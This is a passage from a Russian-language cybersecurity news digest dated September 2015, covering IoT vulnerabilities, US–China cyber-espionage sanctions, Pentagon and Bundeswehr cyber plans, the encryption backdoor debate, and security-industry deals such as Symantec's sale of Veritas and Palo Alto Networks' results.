Количество устройств «интернета вещей» постоянно растет. По данным исследователей из Gartner, к 2020 году в мире будет как минимум 25 млрд единиц техники с интернет-функциональностью. В то же время, по данным PricewaterhouseCoopers, более 70% всех устройств содержат серьезные уязвимости. В продукции большинства производителей отсутствуют даже элементарные методы обеспечения безопасности.

«Устройства «интернета вещей» на самом деле не просто «вещи», - считает глава отдела кибербезопасности компании PwC Switzerland Ян Шройдер (Jan Schreuder). – Эти приборы записывают каждый элемент нашей реальной жизни вдобавок к цифровой. Стандарты и законы по обеспечению безопасности физических продуктов постоянно совершенствовались, и этот же путь предстоит пройти законам и стандартам по обеспечению цифровой безопасности.»

Согласно заявлению ФБР, вся ответственность за причиненный вследствие неправильной эксплуатации устройств отныне будет возлагаться непосредственно на пользователя, а не на производителей.

Противоположной точки зрения придерживается генеральный директор High-Tech Bridge Илья Колошенко. Он считает, что обязанности по обеспечению безопасности устройств «интернета вещей» должны ложиться на плечи производителей, а не простых пользователей. Он привел пять базовых советов, соблюдая которые, удастся значительно повысить степень защищенности продуктов.

В первую очередь, производителям следует считать локальные сети враждебным окружением. Многие компании считают, что если к их устройствам нет прямого доступа из интернета, то нет нужды переживать за их безопасность. Даже крупные ИБ-компании игнорируют угрозы в локальных сетях, разрабатывая свои продукты так, как будто никому не придет в голову их взломать. К сожалению, такая концепция крайне ошибочна - с учетом повышения популярности вредоносного ПО для мобильных устройств в сочетании с практически необнаружаимыми вредоносами для ПК локальная сеть стала крайне опасным и недоверенным сегментом сети. В связи с этим Колошенко предлагает подвергать внутренние сети таким же проверкам, как и внешние, а все подключенные устройства считать потенциально скомпрометированными.

США готовят пакет санкций против Китая в связи с кибератаками

16 сентября 2015, Россия, Москва, монитор, иа

31.08.2015, США, ria.ru: WP: США готовят пакет санкций против Китая в связи с кибератаками

Администрация президента США Барака Обамы приступила к разработке экономических санкций против китайских компаний, которые причастны к хакерским взломам баз данных американских организаций, сообщает газета Washington Post.

Данный пакет санкций в материале назван "беспрецедентным". Как подчеркивается, он разрабатывается "в отношении тех китайских компаний и частных лиц, которые получают выгоды от совершаемых правительством киберхищений ценных американских торговых секретов". Вместе с тем отмечается, что "решение по данному поводу пока не принято". Однако "финальный звонок ожидается скоро, возможно, даже в течение двух недель".

"Внедрение подобных санкций станет серьезным усилением публичного ответа со стороны администрации США на растущую волну киберэкономического шпионажа, инициированного китайскими хакерами, которые, как говорят (американские) официальные лица, крадут все — от проектов атомных электростанций до конфиденциальных данных энергетических компаний", — пишет газета.

В материале говорится, что "любое подобное действие станет особенно чувствительным для отношений между двумя крупнейшими экономиками мира". При этом обращается внимание на то, что между Вашингтоном и Пекином "уже имеется напряженность по ряду вопросов, включая ситуацию в Южно-Китайском море и усилия КНР по девальвации национальной валюты в свете недавних потрясений на рынках". Все эти темы, включая кибербезопасность, будут обсуждаться во время предстоящего визита.

США неоднократно называли Китай и Россию главными киберугрозами. Еще в ноябре 2011 года управление национальной контрразведки в докладе конгрессу США сообщало, что хакеры из этих двух стран наиболее активно пытаются через интернет проникнуть на защищенные серверы, где хранится экономическая и оборонная информация. Китай неоднократно отвергал свою причастность к любым формам действий в киберпространстве и заявлял об американской кибератиности в китайском интернете.

01.09.2015, США, ria.ru: Политолог: санкции США не изменят поведение Китая в киберпространстве

Американские санкции сами по себе не заставят Китай изменить свое поведение в киберпространстве. Такую точку зрения высказал вице-президент вашингтонского политологического "Евразия-центра" (The Eurasia Center) Ральф Уинни (Ralph Winnie).

Уинни отметил, что "решение по поводу данных санкций пока не принято, но оно может быть озвучено уже через две недели".

"Я не думаю, что санкции сами по себе изменят поведение Китая. Но это может произойти с учетом дипломатического давления и действий правоохранительных структур", — сказал он.

Ральф Уинни (Ralph Winnie), вице-президент "Евразия-центра" (The Eurasia Center)

При этом, по его мнению, подобные шаги могут негативно отразиться на американо-китайских отношениях. "Если Китай почувствует, что последствия окажутся серьезными, он может применить ответные меры", — сказал специалист, назвав это "риском, связанным с введением санкций".

Вице-президент "Евразия-центра" допустил, что данные санкции "могут стать расширенным ответом администрации США на экономический шпионаж со стороны Китая". Он также обратил внимание на то, что тема возникла незадолго до намеченного на сентябрь визита в Вашингтон председателя КНР Си Цзиньпина.

Эксперт также подчеркнул важность международного сотрудничества в данном направлении. "Я думаю, необходимо разработать всестороннее международное соглашение по кибербезопасности", — отметил он.

16.09.2015, США, ria.ru: Санкции против Китая по кибербезопасности не понадобятся, надеются США


Джош Эрнест, пресс-секретарь Белого дома

Об этом заявил журналистам представитель Белого дома Джош Эрнест, который признал, что санкции имеют "сдерживающий эффект" в случаях кибершпионажа. "Мы надеемся, что не потребуется использовать встречные действия", — сказал Эрнест.

Ранее СМИ сообщали о подготовке санкций США против организаций и частных лиц в КНР, которых в Вашингтоне подозревают в кибершпионаже и подрыве безопасности компьютерных сетей в США. Эти публикации появились в преддверии государственного визита в США председателя КНР Си Цзиньпина, который должен состояться в сентябре.

Пентагон вынужден перекраивать свой бюджет, в т.ч. из-за возросшей «российской угрозы в киберпространстве»

16 сентября 2015, Россия, Москва, vz.ru



Майкл Маккорд, старший ревизор Пентагона

Старший ревизор Пентагона Майкл Маккорд заявил, что из-за «растущей напористости» Москвы в Европе и на Ближнем Востоке оборонный бюджет США будет пересмотрен. «То, о чем нам приходится больше всего думать в этом бюджете по сравнению со всеми предыдущими, – это Россия», – заявил он. Увеличение ассигнований в рода американских войск действительно назрело.

...Маккорд специально оговорился, что будут учтены все заявки, правда, дополнительно упомянул расходы на кибербезопасность, которую также связал с «российской угрозой в киберпространстве». Но эта статья расходов – его, Маккорда, личная беда. После взлома базы данных управления кадров федерального правительства США (OPM), когда были похищены записи о федеральных чиновниках, в частности, о степени их доступа к секретной информации аж с 1982 года по наши дни (более 21,5 миллиона человек), старший ревизор Пентагона не смог возложить ответственность за это происшествие на компании, осуществлявшие защиту данных. А потому был вынужден нанять новых подрядчиков и по программе Reprogramming Action запросил 135 миллионов долларов для «предоставления страховых сервисов» жертвам кибератаки.

Это не «живые» деньги. Просто все «пострадавшие» получат по почте конверт с персональным ПИН-кодом от новой программы, которая будет мониторить их личные данные, предоставленные в рамках госзаказа. Прежде было внепланово потрачено еще 20 миллионов на примерно такую же операцию для четырех миллионов госслужащих, пострадавших от другого, неназванного «инцидента».

Таким образом, ссылка на «русскую опасность в киберпространстве» для Маккорда – персональная финансовая война (взлом OPM, кстати, тогда объявили китайскими происками). В нынешнем внеплановом увеличении бюджета Пентагона наиболее интересно другое: как именно американская армия моделирует свой ответ на «российскую активность».

Китай предложил США сотрудничество в сфере кибербезопасности

17 сентября 2015, Китай, interfax.ru

Чжэн Цзэгуан, помощник главы МИД КНР

Предложение было сделано после заявлений президента США Барака Обамы, который предупредил, что Штаты будут рассматривать коммерческий шпионаж Китая как "акт агрессии".

Китай готов работать с США по решению разногласий в сфере кибербезопасности "в духе взаимоуважения и равенства", при этом защищая свои интересы в интернет-пространстве, заявил журналистам помощник главы МИД КНР Чжэн Цзэгуан на спецбрифинге, посвященном предстоящему визиту Си Цзиньпина в США.

В преддверии первого государственного визита председателя КНР Си Цзиньпина в США, который намечен на 22-25 сентября, один из самых чувствительных вопросов двух стран, проблема кибербезопасности, вновь стал центром внимания.

В среду, 16 сентября, президент США Барак Обама заявил, что США будут рассматривать коммерческий шпионаж со стороны Китая как "акт агрессии", и призвал мировое сообщество поторопиться отрегулировать сферу кибербезопасности с помощью международных соглашений, поскольку все страны вовлечены в этот процесс, "а русские и китайцы уже близки к тому, чтобы обогнать США" в этой области. Американский президент не исключил и возможные контрмеры в отношении Пекина.

Китайский дипломат отметил, что "использование территории Китая для совершения кибератак и кражи коммерческих секретов, является противозаконным и должно быть наказано".

"В то же время правительство Китая также намерено защищать свои интересы в киберпространстве, и мы выступаем против любых действий, которые наносят ущерб нашим интересам в киберпространстве", — добавил он.

Он также отметил, что и Китай, и США сталкиваются с растущими угрозами в киберпространстве, что делает еще более необходимым сотрудничество двух стран. Ожидается, что этот вопрос будет обсуждаться во время встречи лидеров двух государств.

Американские СМИ сообщали о том, что в отношении ряда китайских компаний, могут быть введены санкции, возможно, даже до визита Си Цзиньпина, несмотря на вероятные негативные последствия для отношений США и КНР. США подозревает эти компании (какие именно не уточняется) в кибератаках и шпионаже в отношении американских компаний. Пекин категорически отрицает эти обвинения.

КОМПЕТЕНТНОЕ МНЕНИЕ:

Чжэн Цзэгуан, МИД КНР, помощник главы

<<У нас есть все причины для совместного сотрудничества в сфере кибербезопасности. Китай готов продолжать работать с США в духе взаимоуважения, равенства и взаимовыгоды и искать пути противодействия преступлениям в киберпространстве, кибертерроризму и предотвращения кибератак со стороны третьих сторон. Мы готовы решать наши разногласия в сфере кибербезопасности, чтобы эта сфера стала яркой точкой в двустороннем сотрудничестве, а не причиной конфликтов. Я уверен, что это в интересах обеих стран и всего международного сотрудничества.>>

Бундесвер создает "кибервойска"

17 сентября 2015, Германия, actualpolitics.ru

Урсула фон дер Ляйен, министр обороны ФРГ

Министр обороны ФРГ Урсула фон дер Ляйен (Ursula von der Leyen) намерена укрепить обороноспособность страны с помощью создания войск, отвечающий за кибербезопасность страны, сообщила Deutsche Welle в четверг, 17 сентября.

Фон дер Ляйен планирует создать отдельный штаб, который будет координировать работу 15 тыс. военнослужащих и гражданских сотрудников бундесвера, имеющих дело с информационными технологиями.

«Мы не начинаем с нуля, но хотим собрать воедино профессиональные знания и компетенцию в это сфере и более эффективно их применять, - сказала глава бундесвера. Кроме того, планируется улучшить взаимодействие в сфере кибероборонs с другими странами НАТО.

"После хакерской атаки на бундестаг" стало ясно, что киберпространство играет все большую роль, и

что бундесвер должен принять соответствующие меры для обороны от кибер-атак, сказала фон дер Ляйен.

Как известно, во время массированных хакерских атак, которые были осуществлены в середине мая, один или несколько злоумышленников пытались завладеть так называемыми службами каталоговБундестага. В этих каталогах - более 20 тысяч парламентских компьютеров.Взлом системы позволил бы хакерам получить доступ к любым сетям Бундестага, а также данным фракций, депутатов и сотрудников парламента.

Пока за защиту от хакерских атак несет ответственность Министерство внутренних дел. Каждый день происходит 2 500-6 500 кибератак на правительственные сети ФРГ. По данным, которые приводит агентство dpa, ежедневно на сети ФРГ совершается от 2,5 до 6,5 тысяч кибератак. В первой половине 2015 года было зафиксировано 4 353 случая проникновения вредоносных программ в компьютерные сети немецких властей.

До весны 2016 года рабочая группа под руководством госсекретаря в министерстве обороны ФРГ Катрин Зудер (Katrin Suder) должна будет разработать концепцию кибербезопасности.

Обама склоняется к поддержке шифрования

17 сентября 2015, США, netoscope.ru

В распоряжении газеты The Washington Post оказались внутренние документы Белого дома, способные пролить свет на позицию президента США в вопросе шифрования данных технологическими компаниями. Как известно, эта проблема уже много месяцев является предметом ожесточенной дискуссии. Сами компании, в частности, Google и Apple, настаивают на полном шифровании данных пользователей с целью укрепления кибербезопасности. С другой стороны, силовые структуры и спецслужбы, прежде всего, ФБР США, утверждают, что эта мера создает помехи в их работе. Силовики ссылаются на то, что шифрование данных лишает их возможности доступа к документам подозреваемых, что может повредить раскрытию преступлений или террористических актов.

Директор ФБР Джеймс Коми неоднократно заявлял, что технологические компании должны умышленно оставлять в своем ПО бэкдоры – уязвимости, которые при необходимости могли бы позволить правоохранителям расшифровать, например, переписку подозреваемых. Специалисты по кибербезопасности категорически против такого подхода. Их аргумент чрезвычайно прост: какими бы благими целями ни оправдывалось наличие бэкдоров, эти уязвимости будут неизбежно будут найдены хакерами и использованы уже во зло. Судя по публикации The Washington Post, именно к этой точке зрения и склоняется в последнее время президент США.

Источник: Технический центр Интернет

КОРПОРАТИВНЫЕ СОБЫТИЯ

Symantec объявила о продаже Veritas - бизнеса в области управления данными - за 8 млрд. долл.

12 августа 2015, США, dailycomm.ru

После серии слухов компания Symantec официально объявила о продаже подразделения Veritas, которое занимается выпуском ПО для хранения и восстановления данных. Кроме того, американский производитель антивирусов опубликовал квартальный финансовый отчет.

Согласно заявлению Symantec, компания продает Veritas группе инвесторов, в которую вошли частные инвестиционные фирмы Carlyle Group и GIC, за 8 млрд долларов. Чистые поступления денежных средств от этой сделки, которую планируется закрыть к началу 2016 года, Symantec оценивает в 6,3 млрд долларов. 1,5 млрд долларов компания намерена потратить на обратный выкуп акций.

Бизнес, связанный с управлением информацией, Symantec начала вести в 2005 году, когда за 13,5 млрд долларов приобрела фирму Veritas Software, которая на тот момент была вторым по величине в мире производителем программного обеспечения для хранения данных. Решения Veritas используют 75% компаний, входящих в список Fortune 500, говорится на сайте Symantec.

После реструктуризации Veritas будет называться Veritas Technologies. Компанию возглавит основатель софтверной фирмы Cassatt и член совета директоров Symantec Билл Коулмен (Bill Coleman). Бывший

президент компании 3Com и действующий топ-менеджер Carlyle Билл Краузе (Bill Krause) станет председателем совета директоров Veritas Technologies.

По словам генерального директора Symantec Майкла Брауна (Michael Brown), продажа Veritas позволит сфокусироваться на развитии бизнеса в области информационной безопасности (ИБ): Symantec намерена стать крупнейшим игроком на этом рынке.

Согласно собственным прогнозам компании, к 2018 году продажи ИБ-решений в глобальном масштабе достигнут 38 млрд долларов, а объем рынка продуктов в сфере управления информацией вырастет до 16 млрд долларов.

Аналитик FBR Capital Markets Даниэль Айвз (Daniel Ives) полагает, что Symantec потратит вырученные от сделки средства на финансирование собственных покупок и совершенствование сервисов в области кибербезопасности.

Между тем, Symantec сообщила о результатах работы за первый финансовый квартал, завершившийся 3 июля 2015 года. По итогам этого трехмесячного периода компания выручила 1,5 млрд долларов, что на 14% меньше, чем годом ранее. Чистая прибыль сократилась в два раза, составив 117 млн долларов. Опрошенные Reuters аналитики прогнозировали, что вендор зафиксирует продажи в размере 1,53 млрд долларов.

BlackBerry присоединилась к Национальному альянсу кибербезопасности (NCSA)

12 августа 2015, США, blackberrys.ru

Не секрет, что безопасность заложена в ДНК BlackBerry и является приоритетной для компании. И сегодня, BlackBerry объявляет о присоединении к Национальному Альянсу Кибербезопасности — National Cyber Security Alliance (NCSA) в Соединенных Штатах.

NCSA является некоммерческим государственно-частным партнерством с миссией содействия безопасности онлайн. Партнерство включает в себя Департамент внутренней безопасности, спонсоров из частного сектора и некоммерческие организации. Членами частного сектора являются ведущие мировые компании в области технологий, финансовых услуг и средств массовой информации, и BlackBerry гордится возможностью присоединиться к этим организациям, для расширения возможностей цифрового общества.

Среди ключевых инициатив NCSA компания STOP.THINK.CONNECT, направленная на повышение осведомленности и просвещение пользователей, Data Privacy Day и National Cyber Security Awareness Month (который пройдет в октябре).

BlackBerry приносит уникальную перспективу NCSA, обеспечивая мобильную безопасность дольше и лучше, чем кто-либо другой, находясь на переднем крае, с учетом новых угроз для связанных точек в Интернете вещей. BlackBerry рада представить свой опыт в области программного обеспечения, аппаратных средств и безопасности Интернет вещей для сотрудничества с NCSA.

КОМПЕТЕНТНОЕ МНЕНИЕ:

Майкл Кайзер, NCSA, исполнительный директор

<<Организации и потребители все больше полагаются на мобильные технологии, но они не могут в полной мере понять смысл безопасности и конфиденциальности в неуправляемом и неограниченном доступе к информации. BlackBerry сделала приоритетным мобильную безопасность и знает, как держать клиентов, организации и государственных учреждения в безопасности, сохраняя свои данные. Мы приветствуем уникальную перспективу, которую BlackBerry привнесет в NCSA, и мы с нетерпением ожидаем совместную работы с BlackBerry для решения проблемы кибербезопасности, в частности, как они относятся к мобильности и Интернету вещей.>>

Эдвард Хеартс, Правительство США, вице-президент по развитию бизнеса

<< В XXI веке безопасность и конфиденциальность имеют первостепенное значение, и большинство сознательных в области безопасности организаций в мире зависят от решений BlackBerry, позволяя им держать данные в безопасности. Благодаря нашему сотрудничеству с NCSA, мы можем обмениваться знаниями и идеями BlackBerry для дальнейшего продвижения усилий в области мобильной безопасности для пользователей, независимо от того, какие устройства они используют или к какой информации имеют получают доступ.>>

Merlion займется поставкой антивирусных решений Dr.Web для дома и бизнеса

20 августа 2015, Россия, Москва, merlion.com

Компания «Доктор Веб» — российский производитель антивирусных средств защиты информации — и компания Merlion, российский широкопрофильный дистрибьютор, заключили лицензионный договор на продажу антивирусных решений Dr.Web для домашних и корпоративных пользователей. Об этом сообщили в Merlion.

В качестве партнера «Доктор Веб» и дистрибьютора антивирусного ПО Dr.Web компания Merlion сможет предлагать своим партнерам лицензии на антивирусные продукты для розничного и корпоративного сегмента, а именно: антивирус для домашних пользователей Dr.Web Security Space и антивирусный комплекс для обеспечения безопасности корпоративных сетей Dr.Web Enterprise Security Suite, включающий высокотехнологичные решения Dr.Web по защите рабочих станций, почтовых и файловых серверов, интернет-шлюзов и мобильных устройств.

«Компания Merlion за годы сотрудничества показала себя как надежный партнер. Надеемся, что расширение ассортимента предложений компании продуктами корпоративного антивирусного комплекса Dr.Web Enterprise Security Suite откроет новые перспективы совместной работы и благодаря широкой партнерской сети Merlion обеспечит антивирусную защиту не только домашним пользователям, но и предприятиям, организациям и бизнес-структурам», — прокомментировал событие Николай Степанов, руководитель отдела по работе с партнерами компании «Доктор Веб».

Беспилотник США уничтожил британского главу кибербезопасности ИГ

27 августа 2015, США, politeka.net

Джунейд Хуссейн (Junaid Hussein), главный эксперт ИГИЛ по кибербезопасности

Главный эксперт ИГИЛ по кибербезопасности британец Джунейд Хуссейн (Junaid Hussein) был убит во время удара американских беспилотников по позициям боевиков возле города Ракка (Сирия). Об этом Reuters сообщил осведомленный источник в США.

По словам источника, атака беспилотника, скорее всего, была санкционирована в Минобороны США, т. к. бывший житель Бирмингема уже давно представлял интерес для американских властей.

В частности, американская разведка считает, что 21-летний хакер, переехавший в Сирию два года назад, возглавлял группу хакеров ИГИЛ «КиберХалифат», которую обвиняют во взломе Twitter-аккаунта Пентагона.

Несмотря на заверения источников в гибели хакера, на двух аккаунтах Twitter, которые американская разведка связывает с боевиками ИГИЛ, появились сообщения, в которых жена британца отрицает его смерть.

По словам бывшего правительственного эксперта Симуса Хьюза, проверить правдивость этих сообщений не представляется возможным. «Это просто может быть попытка дезинформации», — сказал Хьюз.

Между тем киберэксперт, вице-президент компании CrowdStrike Адам Майерс считает, что ни Хусейн, ни другие хакеры ИГИЛ не обладали нужным навыками для серьезных кибератак.

«Он не был серьезной угрозой, больше надоедливой помехой. Скорее всего, он стал целью налета из-за деятельности в соцсетях и набора добровольцев», — отметил Майерс.

Издание также напоминает, что в 2012 году Хусейна посадили на шесть месяцев кражу адресной книги электронной почты экс-премьера Великобритании Тони Блэра у его помощника.

Elbit обеспечит кибербезопасность европейской и африканской стран

30 августа 2015, Израиль, cursorinfo.co.il

Израильская оборонная компания Elbit Systems объявила о получении двух контрактов по обеспечению в кибербезопасности в дух странах.

Один из контрактов заключен с национальной полицией одной из стран Европы, а другой с судебным исполнительным органом африканской страны.

Каждый из контрактов, заключенных с дочерней компанией Elbit Systems - Cyberbit, будет выполняться в течение двух лет.

Cyberbit была создана несколько месяцев назад. Компания состоит из кибер подразделения Elbit и недавно приобретенного у NICE Systems подразделения киберразведки.

Cyberbit предоставляет решения для правоохранительных, разведывательных организаций и агентств, занимающихся радиоразвдкой (SIGINT) при помощи комплексных инструментов, позволяющих перехватывать сигнал со всех известных носителей и устройств.

Решение от Cyberbit предусматривает весь цикл разведки, в том числе сбор информации, ее обработку, анализ и визуализацию.

Глава Минкомсвязи высоко оценил актуальные российские разработки в области кибербезопасности при посещении компании Group-IB

02 сентября 2015, Россия, Москва, minsvyaz.ru

Министр связи и массовых коммуникаций Российской Федерации Николай Никифоров посетил компанию Group-IB, специализирующуюся на предотвращении и расследовании киберпреступлений и мошенничества в сфере информационных технологий.

Глава Минкомсвязи обсудил с руководством компании текущую ситуацию на рынке защиты данных и систем глобальной информационной безопасности. Во встрече также приняли участие представители Фонда развития интернет инициатив (ФРИИ).

Министру были представлены разрабатываемые системы и продукты, в частности, три системы защиты от современных киберугроз и две системы защиты интеллектуальной собственности в интернете. Кроме того, глава Минкомсвязи осмотрел лаборатории компьютерной криминалистики, отдел киберразведки и центр мониторинга.

«Сегодня, к сожалению, наблюдается устойчивый рост как количества кибератак, так и их сложности, — сказал Николай Никифоров. — И государство, и граждане сталкиваются с угрозами утраты конфиденциальности информации, в том числе финансовой, мошенничества с использованием современных технологий, невозможности выполнения действий, необходимых для жизнедеятельности, искажения поступающей информации, необходимой для принятия существенных решений, и другим видам киберугроз. Поэтому государство особое внимание уделяет повышению уровня технологий защиты. И особенно важно, что разрабатываемые в России системы обеспечения кибербезопасности позволяют уже не только находить противодействие распространению совершенных атак, но и, анализируя потенциальные угрозы, упреждать, блокировать саму возможность киберпреступления на сетевом уровне».

Министр также отметил, что государственная, коммерческая и частная информация охраняется в Российской Федерации надежно благодаря высокому уровню и традициям российской школы средств защиты информации, способной предотвратить потенциальные угрозы.

Ранее разработки в области обеспечения информационной безопасности, включая систему киберразведки от компании Group-IB, были продемонстрированы Президенту Российской Федерации Владимиру Путину на ИТ-смене всероссийского молодежного форума «Территория смыслов на Клязьме» в июле 2015 года.

HP собирается продать ИБ-бизнес

03 сентября 2015, США, dailycomm.ru

Производитель компьютерной техники HP рассматривает возможность продажи подразделения TippingPoint, специализирующегося на выпуске решений для обеспечения информационной безопасности (ИБ), в рамках процесса масштабной реорганизации американской компании. Об этом агентству "Рейтер" рассказали его источники, знакомые с ситуацией.

По их сведениям, частные инвестиционные фирмы выразили заинтересованность в покупке TippingPoint за 200-300 млн долларов. Имена потенциальных покупателей бизнеса не называются. В HP от комментариев воздержались.

TippingPoint занимается выпуском ИБ-оборудования, обеспечивающего безопасность уровня приложений и возможность исследования содержимого входящего/исходящего трафика. Эта компания, конкурирующая с Palo Alto Networks и др., не является ключевой частью ИБ-стратегии HP, которая ориентирована на такие более сложные и быстрорастущие области, как шифрование.

В феврале 2015 года HP сообщила о покупке фирмы Voltage Security, занимающейся шифрованием данных в облаке и на мобильных устройствах. Ранее HP также приобрела такие компании, как ArcSight (технологии мониторинга и анализа корпоративных сетей на наличие угроз) и Fortify (решения для обеспечения безопасности приложений).

HP получила TippingPoint вместе с покупкой компании 3Com за 2,7 млрд долларов в 2010 году. В мае 2015 года HP продала китайской Tsinghua Unigroup контролирующую долю в компании H3C Technologies, которая также была подразделением 3Com. Стоимость той сделки составила 2,3 млрд долларов.

Осенью 2014 года HP объявила о разделении собственного бизнеса на две фирмы: одна займется деятельностью, связанной с выпуском компьютеров и принтеров (HP Inc.), вторая будет курировать бизнес в области корпоративного оборудования, ПО и сервисов (HP Enterprise). Ожидаемая продажа TippingPoint должна стать частью масштабной перестройки ИТ-гиганта.

"HP открыто говорила о намерении продать активы, которые она считает непрофильными и которые прямо не связаны с процессом разделения компании", - отметил аналитик Brean Capital Ананда Баруа (Ananda Baruah).

Информация о готовящейся продаже TippingPoint появилась в СМИ появилась в день проведения конференции HP Protect, во время которой корпорация продемонстрировала новые решения, связанные с аналитикой и обработкой больших массивов данных (Big Data), для повышения эффективности информационной безопасности.

Palo Alto Networks обещает стать крупнейшей ИБ-компанией, увеличивая... убытки

10 сентября 2015, Россия, Москва, монитор, иа

Марк Маклафлин (Mark McLaughlin), генеральный директор Palo Alto Networks

26.08.2015, США, dailycomm.ru: Palo Alto Networks обещает стать крупнейшей ИБ-компанией через 2 года

Глава Palo Alto Networks Марк МакЛафлин (Mark McLaughlin) заявил, что его компания станет крупнейшей на рынке информационной безопасности (ИБ) к 2017 году. Это заявление топ-менеджер сделал на конференции Sales Kick Off во время выступления перед партнерами и реселлерами в Лас-Вегасе.

По словам Марка МакЛафлина, в нынешнем финансовом году, который завершится в конце сентября 2015-го, Palo Alto Networks получит выручку, превышающую 1 млрд долларов, и объем заказов, который на 50% превзойдет показатель годичной давности. В ближайшие два года компания рассчитывает увеличить выручку до 2 млрд долларов.

"Мы не останавливаемся на достигнутом, потому что нашей целью является органическое удвоение размера компании к концу 2017 финансового года", - отметил глава вендора.

По мере роста бизнеса Palo Alto Networks увеличивается и партнерская сеть компании. Сейчас она насчитывает 481 фирму, что на 100% больше по сравнению с прошлым годом.

Марк МакЛафлин говорит, что аналитики с Уолл-стрит прогнозируют ежегодный рост Palo Alto Networks на уровне 35%, а это гораздо больше, чем у конкурентов. Компания находится на правильном пути, чтобы к концу 2017 года стать крупнейшим поставщиком ИБ-решений, сказал гендиректор.

Компания Palo Alto Networks основана в 2005 году Ниром Зуком и группой старших инженеров компаний, лидирующих в сфере сетевой безопасности - Check Point, Cisco, NetScreen, McAfee, Juniper Networks. Заказчиками компании Palo Alto являются крупные организации, работающие в сферах производства, здравоохранения, образования и финансовых услуг. Palo Alto Networks занимается разработкой файерволов нового поколения, позволяющих контролировать работу приложений и пользователей в корпоративных сетях.

10.09.2015, США, dailycomm.ru: Производитель ИБ-решений Palo Alto Networks увеличил убытки

Компания Palo Alto Networks, специализирующаяся на продаже оборудования для обеспечения информационной безопасности (ИБ), сообщила об увеличении квартального убытка на фоне возросших расходов. При этом выручка американского вендора, работающего в России около четырех лет, поднялась на 59%.

По итогам четвертого финансового квартала, закрытого 31 июля 2015 года, Palo Alto Networks получила чистый убыток в размере 46 млн долларов, или 55 центов на акцию, против денежных потерь в 32,1 млн долларов, или 41 цента в расчете на одну ценную бумагу, годом ранее. Без учета выплат по акциям и других затрат компания зафиксировала прибыль (скорректированную) на уровне 28 центов, которая в сравнении с прошлым годом возросла на 11 центов.

Главной причиной повышения убытков Palo Alto Networks являются увеличившиеся на 57% операционные расходы - до 244,1 млн долларов за отчетный трехмесячный период. Валовая маржа за год улучшилась - с 72,7% до 73,8%, отмечает газета The Wall Street Journal.

В четвертом финквартале Palo Alto Networks получила выручку в 283,9 млн долларов против 178,2 млн годом ранее. Компания ожидала продажи в диапазоне от 252 до 256 млн долларов при скорректированной прибыли на уровне 24-25 центов на акцию. Опрошенные Thomson Reuters I/B/E/S аналитики предсказывали выручку в 269,7 млн долларов.

Бизнес Palo Alto Networks растет благодаря серии громких инцидентов, связанных с нарушением корпоративной безопасности, в результате чего компании стали более ответственно подходить к вопросу информационной защиты своих ИТ-инфраструктур.

На фоне этого акции Palo Alto Networks выросли в цене более чем на треть с начала 2015 года - до 174 доллара в среду, 9 сентября. 24 июля ценные бумаги производителя ИБ-решений превышали отметку в 200 долларов.

В мае-июле 2015 года объем заказов Palo Alto Networks, в который входят выручка и отложенные доходы, подскочили на 69% и составили 393,6 млн долларов.

"Мы растем значительно быстрее рынка и стремительно наращиваем долю", - заявил генеральный директор Palo Alto Networks Марк Маклафлин (Mark McLaughlin).

В текущем квартале компания ожидает прибыль в 31-32 цента на акцию при выручке в 280-284 млн долларов.

Palo Alto Networks вышла на российский рынок в 2011 году. Распространением и технической поддержкой продуктов вендора занялись такие реселлеры, как BSC, CTI, Compuway, "Союзинформ" и Inline.

Корпорация Intel объявила о создании Наблюдательного совета по проблемам автомобильной безопасности (Automotive Security Review Board – ASRB)

16 сентября 2015, США, ixbt.com

Речь, разумеется, не о проведении краш-тестов или совершенствовании подушек безопасности. Intel приглашает к сотрудничеству исследователей, специализирующихся в изучении кибербезопасности компьютерных систем современных автомобилей. Тема более чем актуальна, если учесть, что, по прогнозам Gartner, «к 2020 г. количество пассажирских автомобилей с расширенными сетевыми возможностями составит порядка 150 млн.; 60-75% из них будут способны использовать, создавать и обмениваться данными сети Интернет». Переход к системам с расширенными сетевыми возможностями идет полным ходом, что требует решение задач, связанных с информационной безопасностью. А уязвимости, обнаруживаемые в таких системах уже сегодня, могут привести к самым трагическим последствиям.

Чтобы привлечь внимание «белых хакеров», Intel намеревается использовать старый добрый принцип pwn2own («взломал – забирай»). Под таким девизом проходили на заре компьютерной эры первые соревнования белых хакеров, в которых участник, взломавший то или иное устройство, получал его в подарок. Сегодня ставки в этой игре многократно возросли, и участники подобных турниров получают от компаний-разработчиков весьма внушительные денежные премии. Но вот для автомобильной индустрии pwn2own, пожалуй, остается вполне подходящим стимулом. Предполагается, что участники ASRB, чьи исследования окажутся наиболее интересными и важными, будут и в самом деле получать в подарок новые автомобили.

Для того чтобы помочь сократить риски нарушения информационной безопасности автомобилей с расширенными сетевыми возможностями и поддержать развитие новых технологий и инноваций, Intel объявила о создании наблюдательного совета в сфере автомобильной безопасности Automotive Security Review Board.

<<...Чтобы привлечь внимание «белых хакеров», Intel намеревается использовать старый добрый принцип pwn2own («взломал – забирай»)...>>

В совет войдут лучшие специалисты в области безопасности, которые имеют опыт работы в области киберфизических систем. Исследователи ASRB будут проводить тесты и проверки безопасности для того, чтобы систематизировать передовые методики и подготовить рекомендации по разработке современных решений в области информационной безопасности. Intel также опубликовала первую версию доклада с описанием передовых методик в области автомобильной информационной безопасности, который корпорация будет обновлять по результатам работы ASRB.

Intel предоставит ASRB современные платформы для разработки для проведения исследований. Результаты исследований совета будут размещаться в свободном доступе. Для того чтобы мотивировать исследователей ASRB, Intel будет предоставлять новый автомобиль тем участникам, которые сделают наиболее существенный вклад в работу новой организации. Более подробная информация о платформах для разработки Intel и направлениях исследований будет опубликована в рамках первой встречи участников ASRB в следующем месяце.

В докладе Intel «Передовые методики в области автомобильной информационной безопасности: рекомендации в отношении защиты автомобилей следующего поколения» (Automotive Security Best Practices: Recommendations for Security and Privacy in the Era of the Next-Generation Car) проводиться анализ рисков, связанных со следующим поколением автомобилей с расширенными сетевыми возможностями, и предлагаются рекомендации, которые будут полезны представителям автомобильной промышленности. Intel приглашает отраслевых экспертов оставлять свои комментарии по докладу. Корпорация будет регулярно публиковать обновленные версии документа на основе полученных комментариев и исследований участников ASRB.

КОМПЕТЕНТНОЕ МНЕНИЕ:
Крис Янг, Intel Security, старший вице-президент и руководитель

